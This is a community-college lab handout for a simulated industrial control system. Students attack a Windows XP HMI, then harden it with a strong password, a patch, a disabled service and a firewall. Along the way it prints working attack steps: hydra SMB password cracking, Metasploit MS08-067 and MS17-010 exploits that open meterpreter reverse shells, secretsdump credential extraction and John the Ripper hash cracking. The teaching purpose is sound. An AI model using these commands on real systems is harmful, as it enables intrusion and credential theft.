


Lab 1

Scenario Overview

The industrial control system (ICS) used in this scenario simulates an environment that might be used to cool industrial equipment. The ICS is made up of five systems. The first system contains a tank, tank level sensor and a water pump. The second system is a programmable logic controller (PLC) which controls the water pump based on the level of water found in the attached tank. The third system is an Open Platform Communications (OPC) server which accesses and modifies data found on the PLC. The fourth system is running Human Machine Interface (HMI) software which communicates with the OPC server to provide a human system operator with system statistics and control. The final system in the ICS is a security appliance that provides routing and firewall services for all systems. This scenario also make use of a system running Kali Linux. In this lab the virtual network switch is configured so that the Kail system receives all data transmitted.



In this lab students will practice hardening a computer system. Students will discover that the system being testing has insecure passwords, unpatched software, unnecessary services in use and is not protected with a host based firewall. After exploiting all of these vulnerabilities students will learn to mitigate or remove the risk.

Part 1

Install Systems

In this part of the lab you are going to install and configure the systems needed to complete the lab.

1. If necessary, install the free Oracle VirtualBox Manager software on your system.
2. Download, and if necessary, extract, the lab image ICS-VirtualBox.ova found at <https://www.nl.northweststate.edu/CAMO/software/VirtualMachine/VirtualBox/>.


3. Start the Oracle VM VirtualBox program.
4. Import the ICS-VirtualBox.ova lab image.
5. After the import has completed access the Settings for the Security Appliance virtual machine and change its configuration so that it is bridged to the network device in your host computer.
6. Power on the systems in the following order:
 - Security Appliance
 - Sensor
 - PLC
 - OPC
 - HMI
 - Kali

Part 2

Work with Insecure Passwords

In this part of the lab you will demonstrate how easily an insecure password can be compromised. You will then set a secure password and verify that the vulnerability has been mitigated.

1. Access the Kali system.
2. At the login screen enter **student** into the Enter your username field and **Password01** into the Enter your password field.
3. Click the Log In button.
4. Open a terminal (command prompt) window by clicking the Terminal Emulator button found at the upper left hand corner of the window.



5. Attempt to connect to the HMI system as the administrator user by typing the command **smbclient --user administrator //10.0.255.101/c\$** and then guessing the administrator's password when prompted.
 - You must press the <ENTER> key after typing a command.
 - To prevent people from looking over your shoulder and writing down the password it is not displayed on the screen as you are typing.
 - Unless you make an extremely good guess you will NOT be able to login.

```
(student@kali)-[~]  
$ smbclient --user administrator //10.0.255.101/c$  
Enter WORKGROUP\administrator's password: █
```

6. Use the hydra program with the rockyou.txt password dictionary to crack the administrator's password by typing the command **hydra -l administrator -P rockyou.txt smb://10.0.255.101**.

```
(student@kali)-[~]  
$ hydra -l administrator -P rockyou.txt smb://10.0.255.101
```

7. Now that you know the password, connect to the HMI system as the administrator user by typing the command **smbclient --user administrator //10.0.255.101/c\$** and then typing in the administrator's password as discovered in the previous step.
8. After the smbclient program starts type the command **dir** and verify that you can see the WINDOWS directory.

```
smb: \> dir  
0c1f011318d14a58ceeaedcf69          D           0 Mon Apr 26 08:53:51 2021  
AUTOEXEC.BAT                       A           0 Thu Apr 15 10:00:01 2021  
boot.ini                           AHSR       211 Thu Apr 15 10:08:40 2021  
CONFIG.SYS                         A           0 Thu Apr 15 10:00:01 2021  
Documents and Settings              D           0 Fri Jul 14 09:40:43 2023  
IO.SYS                             AHSR           0 Thu Apr 15 10:00:01 2021  
MSDOS.SYS                          AHSR           0 Thu Apr 15 10:00:01 2021  
NTDETECT.COM                       AHSR     47564 Thu Apr 15 10:07:35 2021  
ntldr                              AHSR    250032 Thu Apr 15 10:07:35 2021  
pagefile.sys                       AHS 402653184 Fri Jul 14 09:42:55 2023  
Program Files                      DR           0 Wed Apr 21 09:25:59 2021  
RECYCLER                           DHS           0 Wed Apr 21 09:05:12 2021  
restart_hmi.bat                    A          380 Thu Jun 3 10:28:11 2021  
System Volume Information           DHS           0 Thu Apr 15 10:09:44 2021  
vpn                                 D           0 Mon Jul 12 13:34:01 2021  
WINDOWS                            D           0 Mon Apr 26 08:58:52 2021  
  
1046225 blocks of size 4096. 41707 blocks available
```

9. Type the command **exit** to terminate the smbclient program.
10. Switch to the HMI system.
11. Open a command prompt by first clicking the Start menu, then selecting the Run... option, typing **cmd** into the Open: field and finally clicking the OK button.
12. From the command prompt set the process of changing the administrator's password by typing the command **net user administrator *** (Example).

```
C:\Documents and Settings\student>net user administrator *  
Type a password for the user:
```

13. Assign a new password for the administrator which consists of at least 8 randomly chosen characters.
14. Access the Kali system.

15. Attempt to crack the administrator's new password by typing the command **hydra -l administrator -P rockyou.txt smb://10.0.255.101**.

```
(student@kali)-[~]  
$ hydra -l administrator -P rockyou.txt smb://10.0.255.101
```

16. Allow the hydra program to run for a minute or two then press the keyboard combination **<CTRL>+C** to terminate the program.
17. Answer the questions related to passwords in the Lab Form.

Part 3

Demonstrate the Importance of Software Patches

In this part of the lab you will observe how unpatched software can lead to system compromise. You will then patch the system and verify that the vulnerability has been eliminated.

1. From the command prompt on the Kali system use the command **sudo nmap --script smb-vuln-ms08-067 10.0.255.101** to verify that the HMI system is vulnerable to the ms08-067 vulnerability which was patched by Microsoft on October 23, 2008.

```
$ sudo nmap --script smb-vuln-ms08-067 10.0.255.101 1 x  
Starting Nmap 7.91 ( https://nmap.org ) at 2023-07-16 09:15 EDT  
Nmap scan report for 10.0.255.101  
Host is up (0.00031s latency).  
Not shown: 996 closed ports  
PORT      STATE SERVICE  
135/tcp    open  msrpc  
139/tcp    open  netbios-ssn  
445/tcp    open  microsoft-ds  
1040/tcp   open  netsaint  
MAC Address: 08:00:27:79:57:23 (Oracle VirtualBox virtual NIC)  
  
Host script results:  
| smb-vuln-ms08-067:
```

2. If you are using sudo and are prompted to authenticate type in the password **Password01** followed by the **<ENTER>** key.

3. Use the command **sudo msfconsole -x "use exploit/windows/smb/ms08_067_netapi;set rhost 10.0.255.101;run"** to exploit the vulnerability and open a meterpreter command shell on the HMI system (Example).

```
(student@kali)~$ sudo msfconsole -x "use exploit/windows/smb/ms08_067_netapi;set rhost 10.0.255.101;run"

Metasploit v6.0.30-dev
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]


Metasploit tip: Use the resource command to run commands from a file

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
rhost => 10.0.255.101
[*] Started reverse TCP handler on 10.0.255.108:4444
[*] 10.0.255.101:445 - Automatically detecting the target ...
[*] 10.0.255.101:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 10.0.255.101:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 10.0.255.101:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 10.0.255.101
[*] Meterpreter session 1 opened (10.0.255.108:4444 -> 10.0.255.101:1107) at
2023-07-16 10:28:45 -0400

meterpreter > 
```

4. Type the **dir** command and verify that you are seeing the contents of a directory on the Windows system.
5. Type the **getuid** command and verify that the exploit logged you in as the SYSTEM user.
6. Type the **exit** command to exit the meterpreter command shell.
7. Type the **exit** command second time to exit the msconsole program and return to the Kali command prompt.
8. Switch to the HMI system.
9. From the Desktop double click the windowsxp-ms08-067 icon.
10. Review the material shown by the installation wizard then click the Next button.
11. Select the I Agree radio button option then click Next when you see the license agreement window.
12. Click the Finish button.
13. Wait for the HMI system to install the patch and reboot.
14. Access the Kali system.
15. Type the command **sudo nmap --script smb-vuln-sm08-067 10.0.255.101** to verify that the HMI system is NO LONGER vulnerable to the ms08-067 vulnerability.

16. Take a screen shot of the previous command and paste it into the Lab Form.
17. Attempt to use Metasploit to exploit the vulnerability by typing the command **sudo msfconsole -x "use exploit/windows/smb/ms08_067_netapi;set rhost 10.0.255.101;run"**.



```
(student@kali)-[~]
$ sudo msfconsole -x "use exploit/windows/smb/ms08_067_netapi;set rhost 10.0.255.101;run"

##### ;.
.---. .; .---. ..
.' 000000'..'00 000000'..'0000 "
'-..0000000000000000 0000000000000000 0;
'.0000000000000000 0000000000000000 .'
"--'.0000 -.0 00'-'-'--"
".0' ; 0 0' ;'
|0000 0000 0
'0000 00 00
'.0000 00
',000 0;
( 3 C ) /|_ /Metasploit! \
;0'._*_._." \_|_ \
'(.,...)"/

=[ metasploit v6.0.30-dev ]
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
rhost => 10.0.255.101
[*] Started reverse TCP handler on 10.0.255.108:4444
[*] 10.0.255.101:445 - Automatically detecting the target...
[*] 10.0.255.101:445 - Fingerprint: Windows XP - Service Pack 2 - lang:Englis
h
[*] 10.0.255.101:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 10.0.255.101:445 - Attempting to trigger the vulnerability...
[*] Exploit completed, but no session was created.
```

18. Type the **getuid** command and verify that the exploit DID NOT log you in as the SYSTEM user.
19. Type **exit** to return to the Kali command prompt.

Part 4

Remove or Disable Unnecessary System Services

In this part of the lab you will observe how unnecessary services can be used to compromise a system. You will then disable the unneeded service and verify that the vulnerability has been eliminated.

1. From the command prompt on the Kali system use the command **sudo nmap --script smb-vuln-ms17-010 10.0.255.101** to verify that the HMI system is vulnerable to the ms-010 vulnerability.

```
student@kali: /usr/share/nmap/scripts
File Actions Edit View Help

(student@kali)-[/usr/share/nmap/scripts]
└─$ sudo nmap --script smb-vuln-ms17-010 10.0.255.101
Starting Nmap 7.91 ( https://nmap.org ) at 2023-08-07 08:53 EDT
Nmap scan report for 10.0.255.101
Host is up (0.00013s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1057/tcp   open  starttron
MAC Address: 08:00:27:79:57:23 (Oracle VirtualBox virtual NIC)

Host script results:
smb-vuln-ms17-010:
VULNERABLE:
  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
    State: VULNERABLE
    IDs: CVE:CVE-2017-0143
    Risk factor: HIGH
    A critical remote code execution vulnerability exists in Microsoft SM
Bv1
    servers (ms17-010).

  Disclosure date: 2017-03-14
  References:
    https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
    https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance
-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds

(student@kali)-[/usr/share/nmap/scripts]
└─$
```


2. Use the command **`sudo msfconsole -x "use exploit/windows/smb/ms17_010_psexec;set rhost 10.0.255.101;run"`** to exploit the vulnerability and open a meterpreter command shell on the HMI system.

3. Type the **getuid** command and verify that the exploit logged you in as the SYSTEM user.
4. Type the **reboot** command.
5. Type the **exit** command to exit the meterpreter command shell.
6. Type the exit command second time to exit the msconsole program and return to the Kali command prompt.
7. Switch to the HMI system and verify that the system is rebooting.
8. After the HMI system has rebooted click the Start menu then click the Control Panel button.
9. Select the Performance and Maintenance category.
10. Select the Administrative Tools link.
11. Double click the Services icon to start the Services utility.

12. Scroll through the list of services and find the Server service.
13. Double click the Server service and read the description of the service.
14. Click the Stop button to terminate the running instance of the Server service.
 - NOTE: If you were doing this on a production system you would also want to disable the service so that it would not start again when the system was rebooted. We are not disabling the service for this lab since it will be needed in later sections.
15. When you are informed that the Computer Browser service will also be stopped click the Yes button to acknowledge the warning.
16. Click the OK button to close the Server Properties window.
17. Access the Kali system.
18. Type the command **sudo nmap --script smb-vuln-ms17-010 10.0.255.101** to verify that the HMI system is NO LONGER vulnerable to the ms17-010 vulnerability.
19. Take a screen shot of the previous command and paste it into the Lab Form.
20. Attempt to use Metasploit to exploit the vulnerability by typing the command **sudo msfconsole -x "use exploit/windows/smb/ms17_010_psexec;set rhost 10.0.255.101;run"** (Example).
21. Type the **getuid** command and verify that the exploit DID NOT log you in as the SYSTEM user.
22. Type **exit** to return to the Kali command prompt.
23. Switch to the HMI system.
24. Restart the system by clicking on the Start menu, choosing the Turn Off Computer button then clicking Restart.

Part 5

Enable a Host Firewall

In this part of the lab you will use an open network port to extract the windows security database from a remote system. After capturing the encrypted security data you will use the John the Ripper tool to decrypt the user's passwords. You will then block the firewall by enabling a firewall and verify that the security database can not be remotely exploited.

1. Switch to the Kali system.
2. Use the command **sudo nmap -p 445 10.0.255.101** to verify that the HMI system is listening on TCP port 445 and is therefore vulnerable to the secretdump Metasploit module.
3. Type the command **sudo msfconsole** to start the Metasploit program.
4. After Metasploit starts, type the command **use auxiliary/scanner/smb/impact/secretdump** to select the secretdump module.
5. Type the command **set rhosts 10.0.255.101** to set the target (remote host) of the module as the HMI system.
6. Type the command **set smbuser student** to tell the module to login using the student account.
7. Type the command **set smbpass Password01** to tell the module to use the password Password01.
8. Type the command **set outputfile secrets** to tell the module to write the results of the scan to files named secrets.

9. Type the command **show options** and verify that your options are set correctly.

```
msf6 auxiliary(scanner/smb/impacket/secretsdump) > show options

Module options (auxiliary/scanner/smb/impacket/secretsdump):

  Name          Current Setting  Required  Description
  ----          -
  ExecMethod     smbexec          yes       The method to use for execution (Accepted: smbexec, wmiexec, mmcexec)
  OutputFile    secrets         no        Write the results to a file
  RHOSTS       10.0.255.101    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  SMBDomain      .                no        The Windows domain to use for authentication
  SMBPass      Password01     yes       The password for the specified user name
  SMBUser      student        yes       The username to authenticate as
  THREADS        1               yes       The number of concurrent threads (max one per host)
```

10. Type the command **run** to execute the module.
11. After the exploit has run, type the command **exit** to terminate the Metasploit program.
12. Use the command **ls** to verify that the files **secrets.sam** and **secrets.secrets** were created.


```
(student@kali) - [~]
$ ls
-
change_network.sh  Desktop  Documents  Downloads  Music  Pictures  Public  rockyou.txt  secrets.sam  secrets.secrets  Templates  Videos
```

13. Use the command **john --wordlist=rockyou.txt --format=NT secrets.sam** to crack the captured account data using the John the Ripper program.

```
(student@kali) - [~]
$ john --wordlist=rockyou.txt --format=NT secrets.sam
Created directory: /home/student/.john
Using default input encoding: UTF-8
```

14. Type the command **john --show --format=NT secrets.sam** to view the results.
15. Take a screen shot of the previous command and paste it into the Lab Form.
16. Switch to the HMI system.
17. Click the Start menu then click the Control Panel button.
18. Select the Security Center category.

19. Scroll to the bottom of the page and click the Windows Firewall link found in the Manage security settings for: category of options.



20. Select the On (recommended) radio button then click OK.
21. Switch to the Kali system.
22. Use the command **sudo nmap -p 445 10.0.255.101** to verify that the HMI system is NOT listening on TCP port 445 and is therefore NOT vulnerable to the secretsdump Metasploit module.
23. Take a screen shot of the previous command and paste it into the Lab Form.
24. Answer the remainder of questions in the Lab Form.